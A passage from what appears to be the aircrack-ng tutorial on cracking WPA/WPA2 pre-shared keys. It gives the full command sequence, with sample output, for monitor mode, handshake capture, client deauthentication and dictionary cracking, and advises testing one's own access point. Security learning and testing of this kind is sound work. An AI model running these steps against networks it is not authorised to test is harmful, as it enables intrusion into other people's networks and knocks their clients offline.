The impact of having to use a brute force approach is substantial. Because it is very compute intensive, a computer can only test 50 to 300 possible keys per second depending on the computer CPU. It can take hours, if not days, to crunch through a large dictionary. If you are thinking about generating your own password list to cover all the permutations and combinations of characters and special symbols, check out this brute force time calculator first. You will be very surprised at how much time is required.

IMPORTANT This means that the passphrase must be contained in the dictionary you are using to break WPA/WPA2. If it is not in the dictionary then aircrack-ng will be unable to determine the key.

There is no difference between cracking WPA or WPA2 networks. The authentication methodology is basically the same between them. So the techniques you use are identical.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject.
- You are physically close enough to send and receive access point and wireless client packets. Remember that just because you can receive packets from them does not mean you may will be able to transmit packets to them. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by both the AP and the wireless client. You can confirm that you can communicate with the specific AP by following these instructions.
- You are using v0.9.1 or above of aircrack-ng. If you use a different version then some of the command options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change "ath0" to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
- MAC address of the wireless client using WPA2: 00:0F:B5:FD:FB:C2
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

The objective is to capture the WPA/WPA2 authentication handshake and then use aircrack-ng to crack the pre-shared key.

This can be done either actively or passively. "Actively" means you will accelerate the process by deauthenticating an existing wireless client. "Passively" means you simply wait for a wireless client to authenticate to the WPA/WPA2 network. The advantage of passive is that you don't actually need injection capability and thus the Windows version of aircrack-ng can be used.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Start airodump-ng on AP channel with filter for bssid to collect authentication handshake
3. Use aireplay-ng to deauthenticate the wireless client
4. Run aircrack-ng to crack the pre-shared key using the authentication handshake

Step 1 - Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

The exact procedure for enabling monitor mode varies depending on the driver you are using. To determine the driver (and the correct procedure to follow), run the following command:

```
airmon-ng
```

On a machine with a Ralink, an Atheros and a Broadcom wireless card installed, the system responds:

```
Interface       Chipset         Driver

rausb0          Ralink RT73     rt73
wlan0           Broadcom        b43 - [phy0]
wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0)
```

The presence of a [phy0] tag at the end of the driver name is an indicator for mac80211, so the Broadcom card is using a mac80211 driver. **Note that mac80211 is supported only since aircrack-ng v1.0-rc1, and it won't work with v0.9.1.** Both entries of the Atheros card show "madwifi-ng" as the driver - follow the madwifi-ng-specific steps to set up the Atheros card. Finally, the Ralink shows neither of these indicators, so it is using an ieee80211 driver - see the generic instructions for setting it up.

Step 1a - Setting up madwifi-ng

First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter "iwconfig" to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use “wifi0” instead of our wireless interface of “ath0”. This is because the madwifi-ng drivers are being used.

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that “ath0” is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter “iwconfig”.

The system will respond:

```
lo        no wireless extensions.

wifi0     no wireless extensions.

eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Only the madwifi-ng drivers show the card MAC address in the AP field, other drivers do not. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out:
http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132 .
This will give you the frequency for each channel.

Step 1b - Setting up mac80211 drivers

Unlike madwifi-ng, you do not need to remove the wlan0 interface when setting up mac80211 drivers. Instead, use the following command to set up your card in monitor mode on channel 9:

```
airmon-ng start wlan0 9
```

The system responds:

```
Interface       Chipset         Driver

wlan0           Broadcom        b43 - [phy0]
                                (monitor mode enabled on mon0)
```

Notice that airmon-ng enabled monitor-mode *on mon0*. So, the correct interface name to use in later parts of the tutorial is mon0. Wlan0 is still in regular (managed) mode, and can be used as usual, provided that the AP that wlan0 is connected to is on the same channel as the AP you are attacking, and you are not performing any channel-hopping.

To confirm successful setup, run "iwconfig". The following output should appear:

```
lo        no wireless extensions.
eth0      no wireless extensions.

wmaster0  no wireless extensions.

wlan0     IEEE 802.11bg  ESSID:""
          Mode:Managed  Frequency:2.452 GHz  Access Point: Not-Associated
          Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Here, mon0 is seen as being in monitor mode, on channel 9 (2.452GHz). Unlike madwifi-ng, the monitor interface has no Access Point field at all. Also notice that wlan0 is still present, and in managed mode - this is normal. Because both interfaces share a common radio, they must always be tuned to the same channel - changing the channel on one interface also changes channel on the other one.

Step 1c - Setting up other drivers

For other (ieee80211-based) drivers, simply run the following command to enable monitor mode (replace rausb0 with your interface name):

```
airmon-ng start rausb0 9
```

The system responds:

```
Interface       Chipset         Driver

rausb0          Ralink          rt73 (monitor mode enabled)
```

At this point, the interface should be ready to use.

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.
- -w psk is the file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

Important: Do NOT use the "--ivs" option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

In the screen above, notice the "WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means airodump-ng has successfully captured the four-way handshake.

Here it is with no connected wireless clients:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes
```

Troubleshooting Tip

See the Troubleshooting Tips section below for ideas.

To see if you captured any handshake packets, there are two ways. Watch the airodump-ng screen for " WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means a four-way handshake was successfully captured. See just above for an example screenshot.

Use Wireshark and apply a filter of "eapol". This displays only eapol packets you are interested in. Thus you can see if capture contains 0,1,2,3 or 4 eapol packets.

Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a

handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

This step sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open another console session and enter:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing
- ath0 is the interface name

Here is what the output looks like:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

With luck this causes the client to reauthenticate and yield the 4-way handshake.

Troubleshooting Tips

- The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not "hear" the deauthentication packet.

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

There is a small dictionary that comes with aircrack-ng - "password.lst". This file can be found in the "test" directory of the aircrack-ng source code. The Wiki FAQ has an extensive list of dictionary sources. You can use John the Ripper (JTR) to generate your own list and pipe them into aircrack-ng. Using JTR in conjunction with aircrack-ng is beyond the scope of this tutorial.

Open another console session and enter:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Where:

- -w password.lst is the name of the dictionary file. Remember to specify the full path if the file is not located in the same directory.

- *.cap is name of group of files containing the captured packets. Notice in this case that we used the wildcard * to include multiple files.

Here is typical output when there are no handshakes found:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

No valid WPA handshakes found.
```

When this happens you either have to redo step 3 (deauthenticating the wireless client) or wait longer if you are using the passive approach. When using the passive approach, you have to wait until a wireless client authenticates to the AP.

Here is typical output when handshakes are found:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)

Choosing first network as target.
```

Now at this point, aircrack-ng will start attempting to crack the pre-shared key. Depending on the speed of your CPU and the size of the dictionary, this could take a long time, even days.

Here is what successfully cracking the pre-shared key looks like:

```
                              Aircrack-ng 0.8


                  [00:00:00] 2 keys tested (37.20 k/s)


                         KEY FOUND! [ 12345678 ]


    Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                     B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

    Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                     CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                     FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                     2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

    EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

Troubleshooting Tips

I Cannot Capture the Four-way Handshake!

It can sometimes be tricky to capture the four-way handshake. Here are some troubleshooting tips to address this:

- Your monitor card must be in the same mode as the both the client and Access Point. So, for example, if your card was in “B” mode and the client/AP were using “G” mode, then you would not capture the handshake. This is especially important for new APs and clients which may be “turbo” mode and/or other new standards. Some drivers allow you to specify the mode. Also, iwconfig has an option “modulation” that can sometimes be used. Do “man iwconfig” to see the options for “modulation”. For information, 1, 2, 5.5 and 11Mbit are 'b', 6, 9, 12, 18, 24, 36, 48, 54Mbit are 'g'.
- Sometimes you also need to set the monitor-mode card to the same speed. IE auto, 1MB, 2MB, 11MB, 54MB, etc.
- Be sure that your capture card is locked to the same channel as the AP. You can do this by specifying ”-c <channel of AP>” when you start airodump-ng.
- Be sure there are no connection managers running on your system. This can change channels and/or change mode without your knowledge.
- You are physically close enough to receive both access point and wireless client packets. The wireless card strength is typically less then the AP strength.
- Conversely, if you are too close then the received packets can be corrupted and discarded. So you cannot be too close.
- Make sure to use the drivers specified on the wiki. Depending on the driver, some old versions do not capture all packets.
- Ideally, connect and disconnect a wireless client normally to generate the handshake.
- If you use the deauth technique, send the absolute minimum of packets to cause the client to reauthenticate. Normally this is a single deauth packet. Sending an excessive number of deauth packets may cause the client to fail to reconnect and thus it will not generate the four-way handshake. As well, use directed deauths, not broadcast. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not “hear” the deauthentication packet.
- Try stopping the radio on the client station then restarting it.
- Make sure you are not running any other program/process that could interfere such as connection managers, Kismet, etc.
- Review your captured data using the WPA Packet Capture Explained tutorial to see if you can identify the problem. Such as missing AP packets, missing client packets, etc.

Unfortunately, sometimes you need to experiment a bit to get your card to properly capture the four-way handshake. The point is, if you don't get it the first time, have patience and experiment a bit. It can be done!

Another approach is to use Wireshark to review and analyze your packet capture. This can sometimes give you clues as to what is wrong and thus some ideas on how to correct it. The WPA Packet Capture Explained tutorial is a companion to this tutorial and walks you through what a “normal” WPA connection looks like. As well, see the FAQ for detailed information on how to use Wireshark.

In an ideal world, you should use a wireless device dedicated to capturing the packets. This is because some drivers such as the RTL8187L driver do not capture packets the card itself sends. Also, always use the driver versions specified on the wiki. This is because some older versions of the drivers such as the RT73 driver did not capture client packets.

When using Wireshark, the filter “eapol” will quickly display only the EAPOL packets. Based on what EAPOL packets are actually in the capture, determine your correction plan. For example, if you are missing the client packets then try to determine why and how to collect client packets.

To dig deep into the packet analysis, you must start airodump-ng without a BSSID filter and specify the capture of the full packet, not just IVs. Needless to say, it must be locked to the AP channel. The reason for eliminating the BSSID filter is to ensure all packets including acknowledgments are captured. With a BSSID filter, certain packets are dropped from the capture.

Every packet sent by client or AP must be acknowledged. This is done with an “acknowledgment” packet which has a destination MAC of the device which sent the original packet. If you are trying to deauthenticate a client, one thing to check is that you receive the “ack” packet. This confirms the client received the deauth packet. Failure to receive the “ack” packet likely means that the client is out of transmission range. Thus failure.

When it comes to analyzing packet captures, it is impossible to provide detailed instructions. I have touched on some techniques and areas to look at. This is an area which requires effort to build your skills on both WPA/WPA2 plus how to use Wireshark.

aircrack-ng says "0 handshakes"

Check the “I Cannot Capture the Four-way Handshake!” troubleshooting tip.

aircrack-ng says "No valid WPA handshakes found"

Check the “I Cannot Capture the Four-way Handshake!” troubleshooting tip.